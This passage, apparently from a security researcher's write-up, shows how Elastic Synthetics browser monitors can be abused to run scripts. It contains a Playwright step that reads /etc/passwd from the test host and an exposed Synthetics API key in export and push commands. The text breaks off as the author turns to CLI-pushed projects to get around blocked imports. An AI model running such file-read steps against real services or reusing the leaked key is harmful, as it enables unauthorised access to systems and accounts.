
Synthetics is used to perform test automation.
In case of the browser tests, its using the node.js framework Playwright and as we saw above it’s our case.
After some research, seems we can not add a malicious script on webpage, but maybe we can run a script:

Go to Obervability > Synthetics > Monitors > Create Monitor:

Testing script to read local files:
  step('Go to file:///etc/hosts', async () => {
  await page.goto('file:///etc/passwd');
});
Click on Run test:


Test OK
But bad news, after more tests we can see that require and imports are not allowed via the portal.
Deep dive more to the documentation and maybe found another way to use imports: Elastic - Synthetics - Import NPM packages

Following the documentation we will create journeys via the CLI.
Go to Observability > Synthetics > Settings

Generate Project API Key:

API key
aHdYUlFvOEJSdFRFTTdRWkx1OFY6MGUtTXY3cGZUS21kMHhmR1M4bE5hUQ==

Use as environment variable
export SYNTHETICS_API_KEY=aHdYUlFvOEJSdFRFTTdRWkx1OFY6MGUtTXY3cGZUS21kMHhmR1M4bE5hUQ==

Project push command
SYNTHETICS_API_KEY=aHdYUlFvOEJSdFRFTTdRWkx1OFY6MGUtTXY3cGZUS21kMHhmR1M4bE5hUQ== npm run push
Install npm:
$ sudo apt install npm
Install the npm package of Synthetics:
$ sudo npm install -g @elastic/synthetics
Note:
